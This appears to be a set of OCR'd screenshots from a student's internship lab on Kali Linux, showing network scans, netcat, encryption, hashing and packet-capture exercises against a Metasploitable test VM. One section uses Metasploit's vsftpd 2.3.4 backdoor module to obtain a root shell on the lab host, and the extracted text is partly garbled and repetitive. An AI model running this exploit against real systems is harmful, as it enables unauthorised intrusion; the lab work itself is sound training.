


File Machine View Input Devices Help



kali@kali: ~

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-13 22:57 IST
Nmap scan report for 192.168.56.104
Host is up (0.0036s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian Bubuntul (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexec
513/tcp   open  login?      Netkit rshd
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi   GNU Classpath gmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  x11         (access denied)
6667/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13      Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.59 seconds
```

(END)



File Machine View Input Devices Help



```
14 * * *
15 * * *
16 * * *
17 * * *
18 * * *
19 * * *
20 * * *
21 * * *
22 * * *
23 * * *
24 * * *
25 * * *
26 * * *
27 * * *
28 * * *
29 * * *
30 * * *
```

```
(kali㉿kali)-[~]
$ traceroute -m 10 google.com
traceroute to google.com (142.250.76.206), 10 hops max, 60 byte packets
1 10.0.3.2 (10.0.3.2) 0.954 ms 0.844 ms 0.794 ms
```

```
2 * * *
3 * * *
4 * * *
5 * * *
6 * * *
7 * * *
8 * * *
9 * * *
10 * * *
```

```
(kali㉿kali)-[~]
$ traceroute -I google.com
traceroute to google.com (142.250.76.206), 30 hops max, 60 byte packets
1 bom12s10-in-f14.1e100.net (142.250.76.206) 89.999 ms 93.922 ms 94.237 ms
```

```
(kali㉿kali)-[~]
$ sudo apt update
Notice: It seems that you don't have any APT data sources configured.
Notice: You won't be able to update your system or install new packages.
Notice: For more information, please refer to the online documentation at:
Notice: https://www.kali.org/docs/general-use/kali-linux-sources-list-repositories/
All packages are up to date.
```

```
(kali㉿kali)-[~]
$ sudo apt install map -y
Error: Unable to locate package map
```

```
(kali㉿kali)-[~]
$ sudo apt install nmap -y
```

File Machine View Input Devices Help




kali㉿kali:~

```
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host noprefixroute
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:d1:5d:66 brd ff:ff:ff:ff:ff:ff
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:37:82:0c brd ff:ff:ff:ff:ff:ff
        inet 10.0.3.15/24 brd 10.0.3.255 scope global dynamic noprefixroute eth1
            valid_lft 86376sec preferred_lft 86376sec
        inet6 fd17:625c:f037:3:c343:96e8:5412:fa18/64 scope global temporary dynamic
            valid_lft 86379sec preferred_lft 14379sec
        inet6 fd17:625c:f037:3:a00:27ff:fea37:826c/64 scope global dynamic mngtmpaddr noprefixroute
            valid_lft 86379sec preferred_lft 14379sec
        inet6 fe80::a00:27ff:fea37:826c/64 scope link noprefixroute
            valid_lft forever preferred_lft forever
```

```
(kali㉿kali)-[~]
$ ping -c 2 192.168.56.104
PING 192.168.56.104 (192.168.56.104) 56(84) bytes of data.
64 bytes from 192.168.56.104: icmp_seq=1 ttl=255 time=5.32 ms
64 bytes from 192.168.56.104: icmp_seq=2 ttl=255 time=3.19 ms

--- 192.168.56.104 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 3.192/4.254/5.316/1.062 ms
```

```
(kali㉿kali)-[~]
$ sudo nmap 192.168.56.104
```



kali㉿kali:~

```
File Actions Edit View Help
drwxr-xr-x 2 kali kali 4096 Aug 31 17:51 Videos
(kali㉿kali:~)
$ cat secret.enc
)***x*****RMey^2*
(kali㉿kali:~)
$ openssl enc -d -aes-256-cbc -pbkdf2 -in secret.enc -out plain_decrypted.txt -pass pass:MyStrongPass123
(kali㉿kali:~)
$ cat plain_decrypted.txt
Secret message for lab
```

```
(kali㉿kali:~)
$ rm -f secret.enc plain_decrypted.txt
(kali㉿kali:~)
$ ls
```

```
Desktop Documents Downloads Music Pictures plain plain.txt Public v1_0.02-L_ud04.deb Templates test.txt Videos
```

```
(kali㉿kali:~)
$ echo "Hashing example for lab" > hash.txt
```

```
(kali㉿kali:~)
$ cat hash.txt
Hashing example for lab
```

```
(kali㉿kali:~)
$ md5sum hash.txt
f56d49d999d4b145573ab01b6264b2cd hash.txt
```


```
(kali㉿kali:~)
$ sha256sum hash.txt
4048668fe61283821140b68a3efd260359097fd061f6de32c98f22601e3d6888 hash.txt
```

```
(kali㉿kali:~)
$ echo "Modified data" > hash.txt
```

```
(kali㉿kali:~)
$ md5sum hash.txt
4b713cf082676527e30d4abebf63a8c2 hash.txt
```

```
(kali㉿kali:~)
$ sha256sum hash.txt
e32c0bfeba13ba88636f74bbdf1f2cb0efa88f8e0a1322c0ec4975daf3d5d4646 hash.txt
```

```
(kali㉿kali:~)
$ rm -f hash.txt
(kali㉿kali:~)
```




kali㉿kali: ~

File Actions Edit View Help

(kali㉿kali)-[~]\$ burpsuite & [1] 15335


(kali㉿kali)-[~]\$ [warning] /usr/bin/burpsuite: No JAVA_CMD set for run_java, falling back to JAVA_CMD = java Your JRE appears to be version 21.0.7 from Debian Burp has not been fully tested on this platform and you may experience problems.



Screenshot taken

View image

File Machine View Input Devices Help



kali@kali: ~



File Actions Edit View Help

Free space: 31.7 kB

```
Get:1 http://kali.download/kali kali-rolling/main amd64 iutils-arping amd64 3:20250605-1 [22.9 kB]
Fetched 22.9 kB in 1s (18.2 kB/s)
(Reading database ... 381037 files and directories currently installed.)
Removing arping (2.26-1) ...
(Reading database ... 381025 files and directories currently installed.)
Preparing to unpack .../iutils-arping_3%3a20250605-1_amd64.deb ...
Unpacking iutils-arping (3:20250605-1) over (3:20240905-3) ...
Selecting previously unselected package iutils-arping.
Preparing to unpack .../iutils-arping_3%3a20250605-1_amd64.deb ...
Unpacking iutils-arping (3:20250605-1) ...
Setting up iutils-arping (3:20250605-1) ...
Setting up iutils-arping (3:20250605-1) ...
Processing triggers for man-db (2.13.1-1) ...
Processing triggers for kali-menu (2025.2.7) ...
Processing triggers for man-db (2.13.1-1) ...
Processing triggers for kali-menu (2025.2.7) ...

(kali㉿kali)-[~]
```

```
$ sudo arping -I eth0 -c 5 192.168.56.104
```

```
ARPING 192.168.56.104 from 10.0.3.15 eth0
Unicast reply from 192.168.56.104 [08:00:27:1E:A9:63] 1.566ms
Unicast reply from 192.168.56.104 [08:00:27:1E:A9:63] 1.731ms
Unicast reply from 192.168.56.104 [08:00:27:1E:A9:63] 2.202ms
Unicast reply from 192.168.56.104 [08:00:27:1E:A9:63] 2.204ms
Unicast reply from 192.168.56.104 [08:00:27:1E:A9:63] 2.267ms
Sent 5 probes (1 broadcast(s))
Received 5 response(s)
```

```
(kali㉿kali)-[~]
$ sudo ip neigh flush all
```

```
IPTables v1.8.1 (Netfilter v1.0.8) [root@kali ~]# 00:00:00 grep -color auto /var/log
```

```
(kali㉿kali)-[~]
$ ping -c 10 192.168.56.104
```

```
PING 192.168.56.104 (192.168.56.104) 56(84) bytes of data.
```

```
64 bytes from 192.168.56.104: icmp_seq=1 ttl=255 time=5.59 ms
64 bytes from 192.168.56.104: icmp_seq=2 ttl=255 time=2.80 ms
64 bytes from 192.168.56.104: icmp_seq=3 ttl=255 time=2.75 ms
64 bytes from 192.168.56.104: icmp_seq=4 ttl=255 time=2.38 ms
64 bytes from 192.168.56.104: icmp_seq=5 ttl=255 time=1.32 ms
64 bytes from 192.168.56.104: icmp_seq=6 ttl=255 time=3.41 ms
64 bytes from 192.168.56.104: icmp_seq=7 ttl=255 time=2.07 ms count:[--count]
64 bytes from 192.168.56.104: icmp_seq=8 ttl=255 time=4.10 ms count:[--seconds]
64 bytes from 192.168.56.104: icmp_seq=9 ttl=255 time=3.19 ms count:[--bytes]
64 bytes from 192.168.56.104: icmp_seq=10 ttl=255 time=2.84 ms count:[--bytes]
```

```
— 192.168.56.104 ping statistics —
```

```
10 packets transmitted, 10 received, 0% packet loss, time 981ms
rtt min/avg/max/mdev = 1.315/3.044/5.594/1.111 ms
```

```
(kali㉿kali)-[~]
$ sudo arping -I eth0 -c 5 192.168.56.104
```



Right Ctrl

File Machine View Input Devices Help

```
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 43634
hii this is my last point of my step 6 task 1 internship
nc -lvp 4445 > received.txt
echo "Hello from Netcat file test" | nc 127.0.0.1 4445
^C
(kali㉿kali)-[~]
$ cat received.txt
cat: received.txt: No such file or directory
(kali㉿kali)-[~]
$ cat received.txt
cat: received.txt: No such file or directory
(kali㉿kali)-[~]
$ 
(kali㉿kali)-[~]
$ nc -lvp 4444 > received.txt
listening on [any] 4444 ...
```

```
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ nc 127.0.0.1 4444
hii this is my last point of my step 6 task 1 internship
nc -lvp 4445 > received.txt
echo "Hello from Netcat file test" | nc 127.0.0.1 4445
(kali㉿kali)-[~]
$ 
(kali㉿kali)-[~]
$ echo "Hello from Netcat file" |
```

File Machine View Input Devices Help

```
(kali㉿kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 43634
hii this is my last point of my step 6 task 1 internship
nc -lvp 4445 > received.txt
echo "Hello from Netcat file test" | nc 127.0.0.1 4445
^C

(kali㉿kali)-[~]
└─$ cat received.txt
cat: received.txt: No such file or directory

(kali㉿kali)-[~]
└─$ cat received.txt
cat: received.txt: No such file or directory

(kali㉿kali)-[~]
└─$ 

(kali㉿kali)-[~]
└─$ nc -lvp 4444 > received.txt
listening on [any] 4444 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 49674
^C

(kali㉿kali)-[~]
└─$ cat received.txt
Hello from Netcat file test

(kali㉿kali)-[~]
└─$
```

```
(kali㉿kali)-[~]
└─$ nc 127.0.0.1 4444
hii this is my last point of my step 6 task 1 internship
nc -lvp 4445 > received.txt
echo "Hello from Netcat file test" | nc 127.0.0.1 4445
(kali㉿kali)-[~]
└─$ 

(kali㉿kali)-[~]
└─$ echo "Hello from Netcat file test" | nc 127.0.0.1 4444
(kali㉿kali)-[~]
└─$
```



kali@kali: ~

11:21 |

File Actions Edit View Help


```
(kali㉿kali)-[~]
$ echo "hello hacker">>test.txt

(kali㉿kali)-[~]
$ ls
Desktop Documents Downloads Music Pictures Public Templates test.txt Videos

(kali㉿kali)-[~]
$ ls -l test.txt
-rw-rw-r-- 1 kali kali 13 Sep  6 11:20 test.txt

(kali㉿kali)-[~]
$ chmod +x test.txt
```


File Machine View Input Devices Help



```
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ echo "Secret message for lab" > plain
(kali㉿kali)-[~]
$ cat plain.txt
Secret message for lab
(kali㉿kali)-[~]
$ openssl enc -aes-256-cbc -pbkdf2 -in plain.txt -out secret.enc -pass pass:MyStrongPass123
(kali㉿kali)-[~]
$ ls -l
total 64
drwxr-xr-x 2 kali kali 4096 Aug 31 17:51 Desktop
drwxr-xr-x 2 kali kali 4096 Sep 11 18:28 Documents
drwxr-xr-x 2 kali kali 4096 Aug 31 17:51 Downloads
drwxr-xr-x 2 kali kali 4096 Aug 31 17:51 Music
drwxr-xr-x 2 kali kali 4096 Sep 11 19:14 Pictures
drwxr-xr-x 2 kali kali 23 Sep 11 19:27 plain
-rw-rw-r-- 1 kali kali 23 Sep 11 18:36 plain.txt
drwxr-xr-x 2 kali kali 4096 Aug 31 17:51 Public
-rw-rw-r-- 1 kali kali 48 Sep 11 19:29 secret.enc
-rw-rw-r-- 1 kali kali 12708 Feb 2 2019 vt_5_92_1_and06.deb
drwxr-xr-x 2 kali kali 4096 Aug 31 17:51 Templates
-rw-r--r-- 1 root root 13 Sep 6 11:20 test.txt
drwxr-xr-x 2 kali kali 4096 Aug 31 17:51 Videos

(kali㉿kali)-[~]
$ cat secret.enc
)***x*****RMoy'2*
(kali㉿kali)-[~]
$ openssl enc -d -aes-256-cbc -pbkdf2 -in secret.enc -out plain_decrypted.txt -pass pass:MyStrongPass123
(kali㉿kali)-[~]
$ cat secret.enc
```

File Machine View Input Devices Help



kali@kali: ~


17:35



```
(kali㉿kali)-[~]
└─$ cat style.css
<head>
    <title>example Domain</title>
    <meta charset="utf-8" />
    <meta http-equiv="Content-type" content="text/html; charset=utf-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1" />
    <style type="text/css">
        body {
            background-color: #f0f0f0;
            margin: 0;
            padding: 0;
            font-family: -apple-system, system-ui, BlinkMacSystemFont, "Segoe UI", "Open Sans", Helvetica Neue, Helvetica, Arial, sans-serif;
        }
        div {
            width: 600px;
            margin: 5em auto;
            padding: 2em;
            background-color: #fff;
            border-radius: 0.5em;
            box-shadow: 2px 3px 7px 1px rgba(0,0,0,0.02);
        }
        a:link, a:visited {
            color: #004a8b;
            text-decoration: none;
        }
        @media (max-width: 700px) {
            div {
                margin: 2em auto;
                width: 90%;
            }
        }
    </style>
</head>

<body>
    <div>
        <a href="https://www.iana.org/domains/example">More information...</a>
    </div>
</body>
</html>
Connection: go-to https://example.com/left-click

```



kali@kali: ~

```
(kali㉿kali)-[~]
$ sudo apt update
[sudo] password for kali:
Notice: It seems that you don't have any APT data sources configured.
Notice: You won't be able to update your system or install new packages.
Notice: For more information, please refer to the online documentation at:
Notice: https://www.kali.org/docs/general-use/kali-linux-sources-list-repositories/
All packages are up to date.
```

```
(kali㉿kali)-[~]
$ sudo apt update
```

Mouse integration ...

 Don't show again

Auto capture keyboard ...

 Don't show again

A screenshot of a terminal window titled 'Exploit'. The window shows a command-line interface with several lines of text output. The text includes: '[*] Exploit running as user: metasploitable'. In the center, there is a large red box highlighting the word 'OK' in brackets, indicating a successful exploit attempt. Below this, the text continues with '[*] Exploit completed, session 1. Session info:'. At the bottom right, there is a link: 'https://metasploit.com'. The terminal has a standard blue header bar with icons for file operations like copy, paste, and search.

```
      =[ metasploit v6.4.64-dev
+ -- --=[ 2519 exploits - 1296 auxiliary - 431 post
+ -- --=[ 1610 payloads - 49 encoders - 13 nops
+ -- --=[ 9 evasion

Metasploit Documentation: https://docs.metasploit.com/
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/dos/ftp/vsftpd_232	2011-02-03	normal	Yes	VSFTPD 2.3.2 Denial of Service
1	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example `info 1`, `use 1` or `use exploit/unix/ftp/vsftpd_234_backdoor`.


```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.104
RHOSTS => 192.168.56.104
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.56.104:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.56.104:21 - USER: 331 Please specify the password.
[*] 192.168.56.104:21 - Backdoor service has been spawned, handling ...
[*] 192.168.56.104:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.104:23456 -> 192.168.56.104:6200) at 2025-09-04 11:51:20 +0530
```

```
whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

id
```

```
ifconfig
```

File Machine View Input Devices Help



17:41

Capturing from eth1

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

No.	Time	Source	Destination	Protocol	Length	Info
9	0.582871535	fd17:625c:f037:3:73..	2600:1406:bc00:53::	HTTP	149	GET / HTTP/1.1
13	1.655135908	2600:1406:bc00:53::	fd17:625c:f037:3:73..	HTTP	1593	HTTP/1.1 200 OK (text/html)

```
> Frame 9: 149 bytes on wire (1192 bits), 149 bytes captured (1192 bits) on interface eth1, id 0
> Ethernet II, Src: PCSSystemtec_37:82:6c (08:00:27:37:82:6c), Dst: 52:56:00:00:00:02 (52:56:00:00:00:02)
> Internet Protocol Version 6, Src: fd17:625c:f037:3:736b:b565:c292:4ef9, Dst: 2600:1406:bc00:53::b81e:94
> Transmission Control Protocol, Src Port: 58596, Dst Port: 80, Seq: 1, Ack: 1, Len: 75
> Hypertext Transfer Protocol
  Hypertext Transfer Protocol (HTTP) / Version 1.1
    GET / HTTP/1.1
    Host: example.com
    User-Agent: curl/8.1.4
    Accept: */*
```

Hex	Dec	Text
0000	52 56 00 00 00 02 08 00	27 37 82 6c 86 dd 60 0e
0010	d2 68 00 5f 06 40 fd 17	62 5c f0 37 00 03 73 6b
0020	b5 65 c2 92 4e f9 26 00	14 06 bc 00 00 53 00 00
0030	00 00 b8 1e 94 ce e4 e4	00 50 af 3a 64 61 02 67
0040	3c 02 50 18 fd 20 cd b8	00 00 47 45 54 20 2f 20
0050	48 54 54 50 2f 31 2e 31	0d 0a 48 6f 73 74 3a 20
0060	65 78 61 6d 70 6c 65 2e	63 6f 6d 0d 0a 55 73 65
0070	72 2d 41 67 65 6e 74 3a	20 63 75 72 6c 2f 38 2e
0080	31 33 2e 30 0d 0a 41 63	63 65 70 74 3a 20 2a 2f
0090	2a 0d 0a 0d 0a	*


File Machine View Input Devices Help

```
(kali㉿kali)-[~]
$ openssl enc -aes-256-cbc -pbkdf2 -in plain.txt -out secret.enc -pass pass:MyStrongPass123
(kali㉿kali)-[~]
└─$ ls -l
total 64
drwxr-xr-x 2 kali kali 4096 Aug 31 17:51 Desktop
drwxr-xr-x 2 kali kali 4096 Sep 11 18:28 Documents
drwxr-xr-x 2 kali kali 4096 Aug 31 17:51 Downloads
drwxr-xr-x 2 kali kali 4096 Aug 31 17:51 Music
drwxr-xr-x 2 kali kali 4096 Sep 11 19:14 Pictures
-rw-rw-r-- 1 kali kali 23 Sep 11 19:27 plain
-rw-rw-r-- 1 kali kali 23 Sep 11 18:36 plain.txt
drwxr-xr-x 2 kali kali 4096 Aug 31 17:51 Public
-rw-rw-r-- 1 kali kali 48 Sep 11 19:29 secret.enc
-rw-rw-r-- 1 kali kali 12708 Feb 2 2019 sl_3_02-1_md5k.deb
drwxr-xr-x 2 kali kali 4096 Aug 31 17:51 Templates
-rw-r--r-- 1 root root 13 Sep 6 11:20 test.txt
drwxr-xr-x 2 kali kali 4096 Aug 31 17:51 Videos

(kali㉿kali)-[~]
└─$ cat secret.enc
)***RMoy'2*
(kali㉿kali)-[~]
└─$ openssl enc -d -aes-256-cbc -pbkdf2 -in secret.enc -out plain_decrypted.txt -pass pass:MyStrongPass123
(kali㉿kali)-[~]
└─$ cat plain_decrypted.txt
Secret message for lab
(kali㉿kali)-[~]
└─$ rm -f secret.enc plain_decrypted.txt
(kali㉿kali)-[~]
└─$ ls
Desktop Documents Downloads Music Pictures plain plain.txt Public sl_3_02-1_md5k.deb Templates test.txt Videos

(kali㉿kali)-[~]
└─$ echo "Hashing example for lab" > hash.txt
(kali㉿kali)-[~]
└─$ cat hash.txt
Hashing example for lab
(kali㉿kali)-[~]
└─$ md5sum hash.txt
f56d49d999d4b145573ab01b6264b2cd hash.txt

(kali㉿kali)-[~]
└─$ sha256sum hash.txt
```



kali㉿kali: ~

File Actions Edit View Help

[kali㉿kali: ~]\$ sudo apt purge nmap -y

Package 'nmap' is not installed, so not removed
The following packages were automatically installed and are no longer required:

```
binutils-mingw-w64-i686   gcc-mingw-w64-i686-win32-runtime libkdb5-10t64    mingw-w64-x86-64-dev      python3-aiowinreg  python3-llvmlite  python3-oscrypto  python3-qasync   smtp-user-enum
binutils-mingw-w64-x86-64  gcc-mingw-w64-x86-64-win32    libkrb5-dev     ndiff          python3-arc4       python3-lsassy  python3-pandas   python3-qrcode  sparta-scripts
bloodhound.py              gcc-mingw-w64-x86-64-win32-runtime liblinear4     nmap-common    python3-asciitree  python3-masky   python3-pandas-lib python3-serial-asyncio sphinx-rtd-theme-common
comerr-dev                imagemagick      libluajit-5.1-2  numba-doc     python3-asnitoools  python3-minidump  python3-pefile   python3-smmmap  toilet-fonts
dnsmap                   imagemagick7-q16   libluajit-5.1-common oracle-instantclient-basic python3-asyauth  python3-minikerberos python3-pyexploitdb python3-tables  unicornscan
dsniff                   krb5-multidev   libnids1.21t64    python3-odf-doc  python3-odf-tools  python3-bitstruct  python3-neo4j    python3-pyfligt  python3-tables-lib urlscan
ettercap-common           libapache2-mod-php libtbb2        python3-odf-tools  python3-odf-tools  python3-cpuinfo   python3-neo4j    python3-pyfligt  python3-tld    wapiti
ettercap-graphical        libapache2-mod-php libtbbbind-2-5  python3-tables-data python3-aardwolf  python3-bottleneck python3-neobolt  python3-pynfsclient python3-unicrypto
figlet                   libblosc2-4      libtbbmalloc2   medusa        python3-aesedb   python3-dploot   python3-numexpr  python3-pypykatz  python3-xmtdict
finger                   libgssrpc4t64   mingw-w64-common python3-aicmd    python3-git      python3-git      python3-pspdpn   python3-psphdan  python3-yaswfp
gcc-mingw-w64-base        libkadm5clnt-mit12  mingw-w64-dev    python3-aiosmb   python3-gitdb    python3-odf      python3-pspnego  rsh-redone-client
gcc-mingw-w64-i686-win32  libkadm5srv-mit12  mingw-w64-i686-dev python3-aiosmb   python3-odf      python3-odf      python3-pspnego  rsh-redone-client
Use 'sudo apt autoremove' to remove them.
```

Summary:
Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 0

[kali㉿kali: ~]\$ sudo apt --fix-broken install

The following packages were automatically installed and are no longer required:

```
binutils-mingw-w64-i686   gcc-mingw-w64-i686-win32-runtime libkdb5-10t64    mingw-w64-x86-64-dev      python3-aiowinreg  python3-llvmlite  python3-oscrypto  python3-qasync   smtp-user-enum
binutils-mingw-w64-x86-64  gcc-mingw-w64-x86-64-win32    libkrb5-dev     ndiff          python3-arc4       python3-lsassy  python3-pandas   python3-qrcode  sparta-scripts
bloodhound.py              gcc-mingw-w64-x86-64-win32-runtime liblinear4     nmap-common    python3-asciitree  python3-masky   python3-pandas-lib python3-serial-asyncio sphinx-rtd-theme-common
comerr-dev                imagemagick      libluajit-5.1-2  numba-doc     python3-asnitoools  python3-minidump  python3-pefile   python3-smmmap  toilet-fonts
dnsmap                   imagemagick7-q16   libluajit-5.1-common oracle-instantclient-basic python3-asyauth  python3-minikerberos python3-pyexploitdb python3-tables  unicornscan
dsniff                   krb5-multidev   libnids1.21t64    python3-odf-doc  python3-odf-tools  python3-bitstruct  python3-neo4j    python3-pyfligt  python3-tables-lib urlscan
ettercap-common           libapache2-mod-php libtbb2        python3-odf-tools  python3-odf-tools  python3-cpuinfo   python3-neo4j    python3-pynfsclient python3-unicrypto
ettercap-graphical        libapache2-mod-php libtbbbind-2-5  python3-tables-data python3-aardwolf  python3-bottleneck python3-neobolt  python3-pynfsclient python3-unicrypto
figlet                   libblosc2-4      libtbbmalloc2   medusa        python3-aesedb   python3-dploot   python3-numexpr  python3-pypykatz  python3-xmtdict
finger                   libgssrpc4t64   mingw-w64-common python3-aicmd    python3-git      python3-git      python3-pspdpn   python3-psphdan  python3-yaswfp
gcc-mingw-w64-base        libkadm5clnt-mit12  mingw-w64-dev    python3-aiosmb   python3-gitdb    python3-odf      python3-pspnego  rsh-redone-client
gcc-mingw-w64-i686-win32  libkadm5srv-mit12  mingw-w64-i686-dev python3-aiosmb   python3-odf      python3-odf      python3-pspnego  rsh-redone-client
Use 'sudo apt autoremove' to remove them.
```


Summary:
Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 0

[kali㉿kali: ~]\$

[kali㉿kali: ~]\$ sudo dpkg -i tool.deb

dpkg: error: cannot access archive 'tool.deb': No such file or directory

[kali㉿kali: ~]\$ wget



kali@kali: ~

Screenshot taken

View image

```
< !DOCTYPE html>
<html>
<head>
<title>Example Domain</title>
<meta charset="utf-8" />
<meta http-equiv="Content-type" content="text/html; charset=utf-8" />
<meta name="viewport" content="width=device-width, initial-scale=1" />
<style type="text/css">
body {
    background-color: #f0f0f2;
    margin: 0;
    padding: 0;
    font-family: -apple-system, system-ui, BlinkMacSystemFont, "Segoe UI", "Open Sans", Helvetica, Arial, sans-serif;
}
div {
    width: 600px;
    margin: 5em auto;
    padding: 2em;
    background-color: #fdfdff;
    border-radius: 0.5em;
    box-shadow: 2px 3px 7px 2px rgba(0,0,0,0.02);
}
a:link, a:visited {
    color: #38488f;
    text-decoration: none;
}
@media (max-width: 700px) {
    div {
        margin: 0 auto;
        width: auto;
    }
}
</style>
</head>
<body>
<div>
<h1>Example Domain</h1>
<p>This domain is for use in illustrative examples in documents. You may use this domain in literature without prior coordination or asking for permission.</p>
<p><a href="https://www.iana.org/domains/example">More information ...</a></p>
</div>
</body>
</html>
* Connection #0 to host example.com left intact
```

(kali㉿kali)-[~]

File Machine View Input Devices Help



```
File Actions Edit View Help
1 0.52 ms 192.168.56.104

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 76.74 seconds
```

```
(kali㉿kali)-[~]
$ sudo nmap -sV 192.168.56.104 | tee nmap_scan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-13 22:57 IST
Nmap scan report for 192.168.56.104
Host is up (0.0036s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian Bubuntui (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh reexec
513/tcp   open  login?      login?
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13      Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 22.59 seconds
```

```
(kali㉿kali)-[~]
$ ls -lh nmap_scan.txt
-rw-rw-r-- 1 kali kali 1.6K Sep 13 22:58 nmap_scan.txt
```


```
(kali㉿kali)-[~]
